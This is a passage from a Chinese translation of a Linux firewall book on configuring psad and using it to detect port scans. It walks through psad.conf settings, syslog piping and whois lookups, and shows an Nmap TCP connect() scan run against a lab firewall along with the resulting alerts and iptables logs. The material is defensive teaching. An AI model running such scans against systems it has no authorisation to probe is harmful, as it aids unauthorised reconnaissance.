# kill 0, `cat /var/run/psad/psad.pid`
# echo $?
0
```

因为返回值是0，所以获知psad正在运行。

如果想了解kill()系统调用实际使用的情况以及返回值，可以使用strace工具。请注意最后一行“=0”就是kill()的返回值。

```
#  strace kill -0 `cat /var/run/psad/psad.pid` 2>&1 |grep kill
execve("/bin/kill", ["kill", "-0", "7940"], [/* 43 vars */]) = 0
kill(7940, SIG_0)                                       = 0
```

最后，任何成熟的编程语言都会提供kill()系统调用的接口，下面将演示如何使用Perl检测psad是否正在运行。（kill()系统调用的Perl语言用法见下面粗体。）

```
#  cat pid.pl
#!/usr/bin/perl -w
open PIDFILE, "< /var/run/psad/psad.pid" or die $!;
while (<PIDFILE>) {
    if (/(\d+)/) {
        print "psad pid: $1 is running...\n" if kill(0, $1);
    }
}
close PIDFILE;
#  ./pid.pl
psad pid: 7940 is running...
```

举例来说，如果目前没有iptables规则在运行，fwcheck_psad将生成一封如下的电子邮件（系统主机名为iptablesfw）：

```
[-] You may just need to add a default logging rule to the INPUT chain on
iptablesfw. For more information, see the file "FW_HELP" in the psad sources
directory or visit:
    http://www.cipherdyne.org/psad/fw_config.html
[-] You may just need to add a default logging rule to the FORWARD chain on
iptablesfw. For more information, see the file "FW_HELP" in the psad sources
directory or visit:
    http://www.cipherdyne.org/psad/fw_config.html
```

说明　因为iptables策略可能相当复杂，IPTables::Parse模块的剖析能力并不总是足以用来确定策略是否是记录并丢弃模式。即使检查失败，psad也许仍然可以正常工作，它的有效性是与iptables所记录数据包的类型成正比的。事实上，有些协议（如Windows所使用的SMB）过于琐碎，与这些协议相关的数据包通常在匹配LOG规则之前就被接受或丢弃了。如果正在运行复杂的iptables策略，并且fwcheck_psad不能正确地剖析它，可以通过将/etc/psad/psad.conf配置文件中的ENABLE_FW_LOGGING_CHECK变量设置为N来禁用fwcheck_psad的检查。

5.5.4　syslog 配置

当对psad强加给iptables策略配置的要求有了很好的理解之后，就可以开始讨论psad用于获取iptables日志信息的机制了。当数据包匹配了iptables中的LOG规则后，内核将通过内核日志记录守护进程klogd记录这一事实。由此产生的内核日志信息通常将被传递给syslog并最终记录到文件、命名管道或通过Berkeley套接字接口记录到完全独立的系统中。所有这一切都取决于syslog守护进程提供的功能集以及它的配置。

守护进程syslogd和syslog-ng与psad兼容，psad还对metalog有一些受限的支持。syslogd和syslog-ng都可以将日志信息写入命名管道，psad利用了这一点，它通过设定配置文件将所有的kern.info日志信息写入/var/lib/psad/psadfifo命名管道，然后kmsgsd提取这些日志信息。当kmsgsd通过psadfifo接收到syslog信息之后，它将查看信息是否包含两个子字符串（IN=和OUT=），确保这条syslog信息是由iptables生成的。如果信息通过了这个测试，kmsgsd会将它附加到文件/var/log/psad/fwdata中使得psad能够看到。因为还有许多kern.info syslog信息是由内核的其他部分生成的，它们与iptables毫无关系，所以kmsgsd的使用确保了只有iptables信息随后被psad分析。

说明　当数据包被iptables的LOG目标记录时，IN=和OUT=字符串表示与该数据包相关联的输入和输出接口。这些字符串总是被包括在iptables日志信息中。

1. syslogd

如果psad在安装了syslogd的系统中运行，下面一行内容将在安装psad时附加到/etc/syslog.conf配置文件中，它通过配置syslogd将kern.info信息写入/var/lib/psad/psadfifo：

```
kern.info               |/var/lib/psad/psadfifo
```

2. syslog-ng

如果本地系统上使用的是syslog-ng，那么下面显示的内容将在安装psad时附加到/etc/syslog-ng/syslog-ng.conf配置文件中。（执行检查以便确保在syslog-ng.conf配置文件中较前的位置定义了日志记录源psadsrc，并且指向/proc/kmsg。）

```
source psadsrc { unix-stream("/dev/log"); internal(); pipe("/proc/kmsg"); };
filter f_psad { facility(kern) and match("IN=") and match("OUT="); };
destination psadpipe { pipe("/var/lib/psad/psadfifo"); };
log { source(psadsrc); filter(f_psad); destination(psadpipe); };
```


5.5.5 whois客户端

在psad源代码中捆绑了优秀的whois客户端（由Macro d'Itri编写）。该客户端几乎总是能够查询到给定IP地址所属的正确网段，psad利用它来查询IP地址的所有权信息并将它包括到电子邮件警报中（除非使用了--no-whois命令行开关）。有了这个信息，就可以简化识别扫描或确定其他攻击来源网络管理者的过程。例如，IP地址219.146.161.10一直在扫描我的系统。通过使用psad附带的whois客户端（它安装在/usr/bin/whois_psad，这样就不会覆盖系统上已有的任何whois客户端），我们将获得如下信息：

```
$ /usr/bin/whois_psad 219.146.161.10
% [whois.apnic.net node-2]
% whois data copyright terms    http://www.apnic.net/db/dbcopyright.html

inetnum:      219.146.0.0 - 219.147.31.255
netname:      CHINATELECOM-sd
descr:        CHINANET shandong province network
descr:        China Telecom
descr:        No.31,jingrong street
descr:        Beijing 100032
country:      CN
admin-c:      CH93-AP
tech-c:       WG1-AP
mnt-by:       MAINT-CHINANET
mnt-lower:    MAINT-CHINATELECOM-sd
changed:      hostmaster@ns.chinanet.cn.net 20030820
status:       ALLOCATED NON-PORTABLE
source:       APNIC

person:       Chinanet Hostmaster
```

```
nic-hdl:      CH93-AP
e-mail:       anti-spam@ns.chinanet.cn.net
address:      No.31 ,jingrong street,beijing
address:      100032
phone:        +86-10-58501724
fax-no:       +86-10-58501724
country:      CN
changed:      lqing@chinatelecom.com.cn 20051212
mnt-by:       MAINT-CHINANET
source:       APNIC
```

从输出结果中可以看出IP地址219.146.161.10属于一个大型网络，该网络的地址范围为219.146.0.0～219.147.31.255，中国电信控制着该网络。但如果想通过whois的输出联系到该网络的管理者并直接找到攻击者可能难以奏效，因为该网络包含了超过70 000个IP地址，其中任何一个地址都可能与一个真实的系统相关。不过，准确的whois输出提供了有价值的信息至少使得这一步变得可行。

5.6 psad 配置

所有的psad守护进程都使用/etc/psad/psad.conf配置文件，该文件遵循一个简单的约定：注释行以字符（#）开头，配置参数使用的是键-值格式。例如，psad.conf配置文件中的HOSTNAME变量定义了部署psad的系统主机名：

```
### System hostname
HOSTNAME                psad.cipherdyne.org;
```

每个配置变量的值都必须以分号终止来表示值字符串的结束，这样我们就可以在同一行上的分号之后添加注释文档，如下所示：

```
WHOIS_TIMEOUT                60;  ### seconds
```

最后，psad的变量值可能包含子变量，后者将在psad解析它的配置文件时被扩展。例如，psad所使用的主日志目录定义为PSAD_DIR变量并默认设置为/var/log/psad。其他的配置变量可以引用PSAD_DIR变量，如下所示：

```
STATUS_OUTPUT_FILE           $PSAD_DIR/status.out;
```

5.6.1 /etc/psad/psad.conf

psad.conf配置文件是psad的主配置文件。它包含100多个配置变量来控制psad运作的各个方面。本节将讨论其中一些较为重要的配置变量并说明它们重要的原因。

说明　一些次要的配置变量没有在这里讨论，但读者可以在http://www.cipherdyne.org/psad/docs/index.html上找到完整的说明文档。

---

1. EMAIL_ADDRESSES

EMAIL_ADDRESSES变量定义了电子邮件地址，psad将给该邮件地址发送扫描警报、管理类信息和其他通知。可以使用以逗号分隔的列表指定多个电子邮件地址：

```
EMAIL_ADDRESSES                 root@localhost, you@domain.com;
```

2. DANGER_LEVEL{n}

psad将给所有的恶意行为分配一个危险级别，这使得我们可以对警报规定优先等级。危险级别的范围从1到5（5最严重），它将给psad检测到的每个攻击或扫描的来源IP地址分配一个危险级别。具体分配的危险级别值基于3个因素：扫描的特征（数据包的数目、端口范围和时间间隔）、数据包是否与/etc/psad/signatures文件中定义的签名相关联、数据包是否来自列在/etc/psad/auto_dl文件中的IP地址或网络。

对于端口扫描和相应的数据包计数来说，psad.conf配置文件中的DANGER_LEVEL{n}变量指定了到达每一个危险级别所需的数据包数目：

```
DANGER_LEVEL1               5;
DANGER_LEVEL2               15;
DANGER_LEVEL3               150;
DANGER_LEVEL4               1500;
DANGER_LEVEL5               10000;
```

3. HOME_NET

因为psad使用修改过的Snort规则检测可疑网络通信（正如将在第7章中讲述的那样），所以psad在psad.conf配置文件中使用的变量类似于Snort所使用的变量。HOME_NET变量定义了部署psad的系统所处的本地网络。但psad对待HOME_NET变量的方式与Snort有一点不同——psad将任何在INPUT链中记录的数据包看作是针对本地网络的，而不管其源地址，因为这类数据包针对的是iptables防火墙本身。也可以通过将ENABLE_INTF_LOCAL_NETS变量设置为N来忽略此行为。本例可以按照如下的方式定义本地网络列表：

```
HOME_NET                    71.157.X.X/24, 192.168.10.0/24;
```

4. EXTERNAL_NET

EXTERNAL_NET变量定义外部网络集。其默认值是any，但也可以设置为类似于HOME_NET变量的任意网络列表。在大多数情况下，其默认值是最适合的：

```
EXTERNAL_NET                any;
```

5. SYSLOG_DAEMON

SYSLOG_DAEMON变量告诉psad本地系统上运行的是哪个syslog守护进程。该变量可以设置的值

有：syslogd、syslog-ng、ulogd和metalog。它允许psad验证相应的syslog配置文件是否合理设置，以便将kern.info信息写入/var/lib/psad/psadfifo命名管道，但有一个例外：如果将psad配置为通过ulogd获得iptables日志信息，则不需要运行syslog守护进程，因为信息是由ulogd[①]直接写入磁盘的。在这种情况下，psad甚至不需要启动kmsgsd守护进程。

6. CHECK_INTERVAL

psad的大部分时间都花在睡眠上，它只会定期醒来检查是否有新的iptables日志信息出现在/var/log/psad/fwdata文件中。相继两次检查之间的时间间隔是由CHECK_INTERVAL变量以秒为单位定义的，默认值是5秒。该时间间隔最小可以设置为1秒，但通常并不需要这么做，除非想要尽可能快地生成警报。

7. SCAN_TIMEOUT

在默认情况下，SCAN_TIMEOUT变量设置为3 600秒（1小时），psad使用该值作为跟踪一次扫描的时间长度。也就是说，如果来自某个特定IP地址的恶意通信在这个时间跨度内没有达到危险级别1，psad将不会生成警报。可以通过将ENABLE_PERSISTENCE设置为Y（见下面的讨论）来有效地忽略SCAN_TIMEOUT变量。

8. ENABLE_PERSISTENCE

端口扫描检测软件一般必须设置两个阈值来捕获一次端口扫描：探测的端口数和时间间隔。攻击者可以通过减少扫描端口的数目或减缓扫描频率，尝试不超过这些阈值的限定。ENABLE_PERSISTENCE变量告诉psad不要使用SCAN_TIMEOUT变量作为扫描检测中的考虑因素。这有助于挫败扫描者通过数天或数周慢慢扫描目标系统来保持不超过超时阈值的企图。一旦扫描达到了DANGER_LEVEL1变量定义的数据包数目（不论是花了多长的时间扫描发送这么多的数据包），psad就发送警报。

9. PORT_RANGE_SCAN_THRESHOLD

该变量允许定义端口扫描最小范围，端口扫描必须在该范围，psad才会给它分配危险级别。默认情况下PORT_RANGE_SCAN_THRESHOLD设置为1，这意味着在端口扫描到达危险级别1之前至少必须扫描了两个不同的端口。换句话说，IP地址可以反复地扫描单个端口而不会触发psad发送警报。（psad不会针对还没有达到危险级别1的行为发送警报，触发psad发送警报的危险级别还可以从1到5进行调整，见下面的“EMAIL_ALERT_DANGER_LEVEL”。）如果根本不想让psad将被扫描端口范围作为考虑因素，可以将PORT_RANGE_SCAN_THRESHOLD设置为0。

① ulogd是由Netfilter项目提供的用户空间的日志记录守护进程，提供了比标准LOG目标更灵活的日志记录选项。特别是数据包都是由不同ulogd插件来管理，可以实现诸如将数据包以pcap格式记录到磁盘或甚至将数据包写入MySQL数据库等各种功能。ulogd可以从http://www.gnumonks.org/projects网址上下载。

10. EMAIL_ALERT_DANGER_LEVEL

该变量允许设置危险级别的最小值，只有当某个IP地址被分配的危险级别大于等于该值时，psad才会发送电子邮件警报。其默认值是1。

11. MIN_DANGER_LEVEL

MIN_DANGER_LEVEL阈值是针对psad所执行的所有警报和跟踪功能的全局阈值。如果该变量设置为2，那么除非某个IP地址达到了危险级别2，否则psad甚至不会将该IP地址写入/var/log/psad/ip目录。因此，MIN_DANGER_LEVEL变量的值应该始终小于等于上面提到的EMAIL_ALERT_DANGER_LEVEL变量的值。MIN_DANGER_LEVEL的默认值是1。

12. SHOW_ALL_SIGNATURES

该变量控制psad在每个警报中是否包含与某个IP地址相关的所有签名警报信息（读者将在第7章中看到包括在psad警报中的签名信息示例）。该变量在默认情况下被禁用了，因为如果一个特定的IP地址在很长一段时间内一直与你的站点进行可疑的通信，它将导致psad产生冗长的电子邮件警报。但即便SHOW_ALL_SIGNATURES被禁用了，psad的电子邮件警报也将在最新的CHECK_INTERVAL中包括所有新触发的签名。

13. ALERT_ALL

当该变量设置为Y时，只要psad发现来自某个IP地址新的恶意行为并且达到了危险级别1，psad就将生成电子邮件和/或syslog警报。如果它设置为N，那么只有当与该IP地址相关的危险级别提升时，psad才会生成警报。

14. SNORT_SID_STR

该变量定义了一个子字符串，它用于匹配iptables日志信息以便查找在iptables规则生成的信息中是否含有完全描述Snort规则的信息。这类iptables规则是由fwsnort产生的（见第9章和第10章），它们通常包含SID{n}日志前缀，其中{n}是来自原Snort规则的Snort ID号。SNORT_SID_STR的默认值是SID。

15. ENABLE_AUTO_IDS

如果该变量设置为Y，它将把psad从被动监控的守护进程转换为积极回应攻击的程序，即psad将通过动态重新配置本地iptables策略阻止肇事IP地址与本地系统（通过INPUT和OUTPUT链）以及由本地系统保护的所有其他系统交互（通过FORWARD链）。第8章将讨论该功能的含义，介绍如何有效地使用它。还将在第8章中讨论一些和自动回应相关的变量。

16. IMPORT_OLD_SCANS

psad收集的与端口扫描以及其他可疑行为相关的信息都被写入/var/log/psad目录。每一个达到

危险级别1的IP地址都对应/var/log/psad目录中一个同名的子目录。在该子目录中存储着各种文件，包括最新的电子邮件警报、whois输出、匹配的签名、危险级别和数据包计数。psad在启动时通常将删除任何现有的/var/log/psad目录中的ip子目录，但可以通过将IMPORT_OLD_SCANS设置为Y从旧目录中导入所有数据。该功能允许重启psad或重启整个系统，而不会丢失来自上一个psad实例的所有扫描数据。

17. ENABLE_DSHIELD_ALERTS

将该变量设置为Y使得psad发送扫描数据给DShield分布式入侵检测系统。由于扫描信息可能比较敏感，应该注意在将扫描数据发送到DShield后，它将不会在你的控制范围内，并被放到一个相对开放的数据库中。但DShield可以让人们获得对攻击更深入的理解，例如最常见的受攻击服务是什么，目前攻击系统最多的IP地址是哪个（这个IP地址将成为相当严格的防火墙规则最佳候选地址），所以我强力推荐在psad中启用该功能，除非有严格的要求（例如来自于网站的安全策略）明确不能将扫描信息发送给DShield。启用该功能的系统越多，因特网就会变得越安全。

18. IGNORE_PORTS

入侵检测系统的一个重要功能是可以筛除掉管理员希望IDS完全忽略的数据类型。IGNORE_PORTS变量告诉psad根据数据包的目标端口和相关协议（TCP或UDP）来忽略iptables日志信息。端口范围、多端口和协议组合的指定方法如下所示：

```
IGNORE_PORTS                udp/53, udp/5000, tcp/51000-61356;
```

与使用IGNORE_PORTS变量不同，也可以通过调整iptables策略使得希望忽略的数据包在匹配LOG规则之前就匹配了某个规则。

19. IGNORE_PROTOCOLS

IGNORE_PROTOCOLS变量告诉psad忽略整个协议。通常更好的方法是调整iptables策略，不再记录那些你想要忽略的协议，但如果想要让psad忽略所有的ICMP数据包，可以像下面这样设置IGNORE_PROTOCOLS：

```
IGNORE_PROTOCOLS            icmp;
```

20. IGNORE_LOG_PREFIXES

iptables策略可以相当复杂，包括许多不同的日志记录规则——每个规则都有自己的日志记录前缀。如果想要让psad忽略某个日志记录前缀（例如，DROP:INPUT:eth1），可以像下面这样设置IGNORE_LOG_PREFIXES：

```
IGNORE_LOG_PREFIXES         DROP:INPUT5:eth1;
```

21. EMAIL_LIMIT

在某些情况下，iptables策略会配置为记录那些并非恶意的通信，这类通信可能会在网络中反复地发生（例如，对特定DNS服务器的DNS请求）。如果psad将这类通信解释为一次扫描，那么psad可能就会针对这类通信发送很多电子邮件警报。可以通过使用EMAIL_LIMIT变量为任何扫描IP地址设置psad发送电子邮件警报数目的上限。它的默认值是0，这意味着没有做任何限制，但如果将它设置为50，那么psad针对某个特定IP地址所发送的电子邮件警报数目将不会超过50封。

```
EMAIL_LIMIT                    50;
```

22. ALERTING_METHODS

大多数管理者同时使用由psad提供的电子邮件和syslog记录模式，而ALERTING_METHODS变量可以控制psad是生成电子邮件警报还是生成syslog警报。该变量接受3个值：noemail、nosyslog和ALL。noemail和nosyslog值告诉psad不要发送电子邮件警报或syslog警报。这些值可以经过组合来禁用所有的警报。在默认情况下会同时生成电子邮件警报和syslog警报：

```
ALERTING_METHODS               ALL;
```

23. FW_MSG_SEARCH

FW_MSG_SEARCH变量定义了psad搜索iptables日志信息的方式。为了限制psad只分析包含特定日志前缀的日志信息（在iptables LOG规则中使用--log-prefix参数定义日志前缀），可以使用该变量来定义前缀。这允许iptables为数据包分配其他的日志前缀，从而避免psad分析它。

例如，如果想让psad只分析包含字符串DROP的iptables日志信息，可以如下配置FW_MSG_SEARCH变量：

```
FW_MSG_SEARCH                  DROP;
```

5.6.2 /etc/psad/auto_dl

对任何IDS来说，总是存在着误报的可能性。因此，每个IDS都会配备白名单的功能，它可以将某些系统、网络、端口或协议排除在任何检测机制和任何自动回应功能（最重要的）之外。因为某些IP地址或网络还可能是已知的不良行为者，所以IDS还应配备黑名单功能。

psad的auto_dl文件就是用于满足这些需求的，语法如下所示：

```
ip地址/网络          危险级别          可选协议/可选端口
```

如果危险级别设置为0，psad将完全忽略相应的IP地址或网络。但当某个特定的IP地址或网络是已知的极度恶意的攻击源，那么危险级别可以设置为最高的第5级。

例如，下面两行中的第一行确保psad完全忽略来自IP地址192.168.10.3的所有数据包，第二行

立即将来自10.10.1.0/24网络的发往TCP端口22（SSH）的所有通信的危险级别提升到第5级：

```
192.168.10.3     0;
10.10.1.0/24     5     tcp/22;
```

5.6.3 /etc/psad/signatures

/etc/psad/signatures文件包含了约200多个稍微修改的Snort规则。这些规则表示了psad能够直接从iptables日志信息中检测到的攻击。这些规则都不需要对网络通信进行应用层测试——fwsnort则运行应用层测试（见第9章和第10章）。下面列出了来自该文件中的一个规则：

```
alert udp $EXTERNAL_NET any -> $HOME_NET 1026:1029 (msg:"MISC Windows popup
spam attempt"; classtype:misc-activity; reference:url,www.linklogger.com/
UDP1026.htm; psad_dsize:>100; psad_id:100196; psad_dl:2;)
```

上面以粗体显示的字段是由psad添加到Snort规则语言中的自定义字段。本例psad_dsize字段要求UDP数据包的数据部分长度要大于100个字节，psad_id字段定义了该规则的唯一ID号，psad_dl字段告诉psad给触发该签名的任何IP地址分配危险级别2。有关psad对Snort规则语言所做修改的完整讨论请见第7章。

5.6.4 /etc/psad/snort_rule_dl

与/etc/psad/auto_dl文件类似，snort_rule_dl文件告诉psad为触发指定Snort规则的任何IP地址自动设置危险级别。这个文件的语法如下所示：

```
sid              危险级别
```

如果危险级别为0，那么psad将完全忽略该签名并且不发送任何警报。而一些签名的威胁程度比另一些要更大——如果psad检测到匹配Snort规则ID 1812（gobbles SSH攻击[①]）的数据包，其潜在的危害要比匹配Snort规则ID 469（ICMP PING NMAP）的大得多。当然，限制Gobbles SSH攻击影响的最好的策略是不要运行有漏洞的SSH守护进程，但对这一攻击的检测仍然是非常重要的。可以将匹配Snort规则1812的IP地址危险级别提升为第5级，如下所示：

```
1812     5;
```

5.6.5 /etc/psad/ip_options

第2章中讨论过，IP通信通常不使用IP首部中的选项部分，但iptables可以使用--log-ip-options命令行参数记录IP选项。如果iptables日志信息包含IP选项，psad将解析这些选项以便发现可疑行为，如源站选路企图。有些Snort规则定义了对IP选项的可疑用法，psad将参考/etc/psad/ip_options文件以便对iptables日志信息中的IP选项进行解码。该文件定义了常用的IP选项

① 需要fwsnort针对SSH应用层数据执行字符串匹配，有关这一主题的更多内容见第9章。

及其相应的识别号，其语法格式如下所示：

```
选项值          长度（如果可变长则为-1）          ipopts参数          说明
```

例如，下面显示的是如何包括Snort lsrr（Loose Source Route，宽松的源站选路）选项：

```
131  -1  lsrr        Loose Source Route
```

5.6.6 /etc/psad/pf.os

psad使用来自p0f的操作系统数据库来被动地识别远程操作系统的指纹。psad将该数据库安装为/etc/psad/pf.os文件并在启动时导入它（或者当psad通过kill命令或psad -H命令接收到挂起或HUP信号时导入它）。

下面是一个针对Linux的p0f指纹：

```
S4:64:1:60:M*,S,T,N,W0:          Linux:2.4::Linux 2.4/2.6 <= 2.6.7
```

可以在第7章了解更多有关被动操作系统指纹识别（包括对上面p0f签名格式的分析）的内容。

5.7 本章总结

本章重点讨论了如何在运行着iptables的Linux系统上安装和配置psad。还介绍了psad.conf配置文件中一些比较重要的配置变量，现在我们已做好准备在第6章中深入研究psad的运作。作为参考，你可以在http://www.cipherdyne.org/LinuxFirewalls上找到默认psad配置文件的完整示例。http://www.cipherdyne.org上还提供了许多其他psad文档。

第6章

psad运作：检测可疑流量

本章我们将重点介绍如何对未使用iptables字符串匹配扩展的iptables日志进行分析，即如何通过检查网络层和传输层首部，而非检查应用层来检测恶意的网络流量。我们将在第11章大量使用字符串匹配扩展将读者带入检测应用层攻击领域，而现在将展示的是psad如何通过解析iptables日志信息来检测端口扫描、后门探测和其他可疑流量。

本章旨在向读者介绍psad的运作，包括攻击检测和警报。更高级的主题，如签名检测、操作系统指纹识别和DShield报告将在第7章中介绍，有关如何将psad作为积极回应工具使用的内容见第8章和第11章。下面首先显示一些psad可以通过监控iptables日志信息检测到的攻击和可疑流量。

6.1 使用 psad 检测端口扫描

尽管如今已有许多攻击转移到了应用层，但仍有大量的可疑行为出现在网络层和传输层。

任何一个对TCP/IP协议族的完整实现都包括了庞大而复杂的代码，这种复杂性使其成为从系统侦察到拒绝服务攻击等各种网络攻击行为极具吸引力的目标。本节将说明一些针对iptablesfw Linux系统的攻击和探测，参考的网络图是图1-2（为方便起见，将它复制为图6-1）。在iptablesfw系统上部署psad，该系统上运行的默认iptables策略是由第1章中的iptables.sh脚本（可通过http://www.cipherdyne.org/LinuxFirewalls获得）建立的。本节讨论的所有攻击都是发送给已在内核中启用了iptables策略的iptablesfw系统的，psad检测可疑行为所需的一切信息都来自于iptables策略中的默认日志记录规则，并不需要额外的iptables功能（如字符串匹配）。

端口扫描是一种用于探查远程目标的重要技术，psad设计的主要目标就是为Linux系统提供高级的端口扫描检测，所以本节要做的第一件事情就是说明各种类型的端口扫描，并了解它们是如何出现在iptables日志中的。

和第3章中一样，我们再次使用Nmap来执行端口扫描。但这次的扫描目标运行着可分析iptables日志的psad。我们将使用Nmap生成以下类型的端口扫描，然后将看到psad是如何检测它们的：

- TCP connect()扫描
- TCP SYN或半开放扫描
- TCP FIN、XMAS和NULL扫描
- UDP扫描




图6-1 默认网络图

说明 请阅读第3章了解这些扫描技术的细节。

每次扫描都是由图6-1中ext_scanner系统向iptables防火墙的外网IP地址71.157.X.X发起的。在发送第一个扫描数据包之前，首先需要确认iptables防火墙上正在运行psad，并且psad使用了在/etc/psad/psad.conf配置文件中的默认DANGER_LEVEL{n}设置：

```
[iptablesfw]# /etc/psad/init.d/psad start
Starting psad ...                                    [ ok ]
```

Nmap与往返时间

对于本节中的大多数扫描示例来说，Nmap的定时选项（如-T和--max-rtt-timeout）将影响Nmap扫描目标系统所花费的时间。由于iptables严重限制了本地协议栈可以给每个扫描探针发送的响应，所以需要控制Nmap等待那些永远不会到来的响应的时间。例如，当Nmap给端口5000发送SYN数据包时，iptables将丢弃它，从而导致Nmap期望接收到的SYN/ACK或RST/ACK不会被目标系统协议栈发送。通过缩短Nmap等待响应的时间（使用--max-rtt-timeout选项），就可以减少扫描整个系统所需的时间。（确定--max-rtt-timeout上限值的一种好方法是在启动扫描之前使用*ping*工具计算和目标主机之间的往返时间。）

6.1.1 TCP connect()扫描

Nmap的TCP connect()扫描模式（-sT）已在第3章中介绍过，可以由类Unix操作系统上的非

特权用户使用。我们首先说明针对目标IP地址71.157.X.X的TCP connect()扫描：

```
[ext_scanner]$  nmap -sT -n 71.157.X.X --max-rtt-timeout 500

Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2007-07-08 23:22 EST
Interesting ports on 71.157.X.X:
(The ❶1671 ports scanned but not shown below are in state: ❷filtered)
PORT   STATE SERVICE
❸ 80/tcp open  http

Nmap finished: 1 IP address (1 host up) scanned in 22.551 seconds
```

它总共扫描了1 671个TCP端口（❶），几乎所有的端口都如预期的那样被过滤了（❷），因为iptables丢弃了大部分的连接尝试，只有HTTP端口是开放的（❸）。一旦扫描结束，就可以通过检查/var/log/messages文件来查看psad是否检测到了该扫描。事实上，我们将看到如下所示的syslog信息：

```
Jul  8 23:22:29 iptablesfw psad: scan detected: 144.202.X.X -> 71.157.X.X tcp:
[1-65301] flags: SYN tcp pkts: ❹1532 DL: 4
```

psad的syslog信息显示了源和目的IP地址、被扫描的TCP端口范围（1～65301）、发送的标记（在本例中是SYN）、发送的数据包总数和psad分配给该扫描者的危险级别（DL：4）。

本例psad监控到的数据包总数是1 532（❹），超过了到达危险级别4所需的1 500个数据包（由/etc/psad/psad.conf配置文件中的DANGER_LEVEL4变量定义）。psad还将生成电子邮件警报，电子邮件警报中包含的内容比单行的syslog信息多（6.2.1节中有完整的psad电子邮件警报示例）。

如果想查看psad用于检测扫描的iptables日志信息，可以检查/var/log/psad/fwdata文件。（前面提到，当psad运行时，kmsgsd通过syslog接收iptables日志信息并将它们写入/var/log/psad/fwdata文件。有关kmsgsd的更多信息请见第5章。）

下面是来自fwdata文件的3个日志信息：

```
Jul  8 23:22:04 iptablesfw kernel: DROP IN=eth0 ❶OUT= MAC=00:13:d3:38:b6
:e4:00:30:48:80:4e:37:08:00 ❷SRC=144.202.X.X DST=71.157.X.X LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=28124 DF ❸PROTO=TCP SPT=55103 DPT=53 WINDOW=5840 RES=0x00
SYN URGP=0 OPT (020405B40402080A31CAD9280000000001030306)
Jul  8 23:22:04 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:00
:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=53661 DF PROTO=TCP SPT=59480 DPT=256 WINDOW=5840 RES=0x00
SYN URGP=0 OPT (020405B40402080A31CAD9280000000001030306)
Jul  8 23:22:04 iptablesfw kernel: DROP IN=eth0 OUT= MAC=00:13:d3:38:b6:e4:00
:30:48:80:4e:37:08:00 SRC=144.202.X.X DST=71.157.X.X LEN=60 TOS=0x00
PREC=0x00 TTL=64 ID=36136 DF PROTO=TCP SPT=60134 DPT=3389 WINDOW=5840 RES=0x00
SYN URGP=0 OPT (020405B40402080A31CAD9280000000001030306)
```

请注意上面日志信息中的好几个字段都以粗体显示。❶处的字段OUT=表示外出接口为空。这告诉我们产生该日志信息的数据包或者在iptables的INPUT链中匹配了LOG规则，或者是在内核做出路由计算之前匹配了某个链中的LOG规则（例如，在raw表中的PREROUTING链）。

由于iptables日志记录格式并未明确地包括包含LOG规则的iptables链，所以不能通过上面的日志信息看出这个数据包是由INPUT链记录还是由PREROUTING链记录。不过，因为大多数iptables策略都是在INPUT、FORWARD或OUPUT链中放置默认的LOG规则，而不是在PREROUTING或POSTROUTING链中这么做，所以psad假设下列规则适用于所有的iptables日志信息：

- 不包含外出接口的信息看作是通过INPUT链记录的。
- 不包含进入接口的信息看作是通过OUTPUT链记录的。
- 同时包含进入和外出接口的信息看作是通过FORWARD链记录的。

因此，对于上面讨论的TCP connect()扫描来说，psad假设扫描是通过INPUT链记录的，这对于通过iptables.sh脚本建立的iptables策略来说是正确的。因为在日志信息❷处包括了源IP地址144.202.X.X，所以psad知道扫描的来源。

说明 请记住扫描有时候是经过精心伪造的，所以不能完全相信这个IP地址就是扫描的真实来源。当以root用户身份执行Nmap时，它可以通过诱饵选项（-D）来发送伪造的扫描，而Idle扫描则更是将IP欺骗作为它的一个不可分割的组成部分。

接下来在上面iptables日志信息中❸处的3个粗体显示的字符串分别表明扫描使用的协议和扫描的端口，以及使用的标记。本例扫描者感兴趣的是TCP端口和只设置了SYN标记的扫描数据包。

请回忆Nmap在connect()扫描中一共扫描了1 671个端口，但却只有1 532个iptables日志信息被写入/var/log/psad/fwdata文件。这一差异源于两个因素：iptables快速生成日志信息的能力和Nmap的SYN数据包重传机制。因为iptables日志记录在内核中对应的是一个环缓冲区，如果数据包的进入速率足够快，就会导致环缓冲区中旧信息还没来得及写入/var/lib/psad/psadfifo命名管道之前就被新信息覆盖，从而导致旧信息丢失。采用环缓冲区的目的是在付出丢失一些日志信息的代价前提下，保证机器的正常运行并继续在可接受的程度上执行任务（这看上去是一个好的取舍）。因为Nmap一般针对每个未响应的端口重传一次数据包，所以Nmap实际发送的数据包数目超过了3 300个（内核的环缓冲区无法跟上数据包的发送速率，所以导致约半数的数据包没有被记录）。

6.1.2 TCP SYN 或半开放扫描

现在我们开始介绍Nmap的SYN（或半开放）扫描模式。SYN扫描是特权用户默认的Nmap扫描模式。（事实上，这种扫描模式和其他有趣的Nmap扫描模式都需要使用原始套接字，因此它们必须由特权用户执行。）

因为目标系统上的iptables防火墙配置为丢弃所有不是指向TCP端口80的SYN数据包，所以SYN扫描从网络通信角度看和普通TCP connect()扫描几乎完全相同，扫描者的TCP协议栈几乎没

有SYN/ACK数据包需要响应。除了看到来自相同源地址的SYN数据包以外，其他什么也看不到。

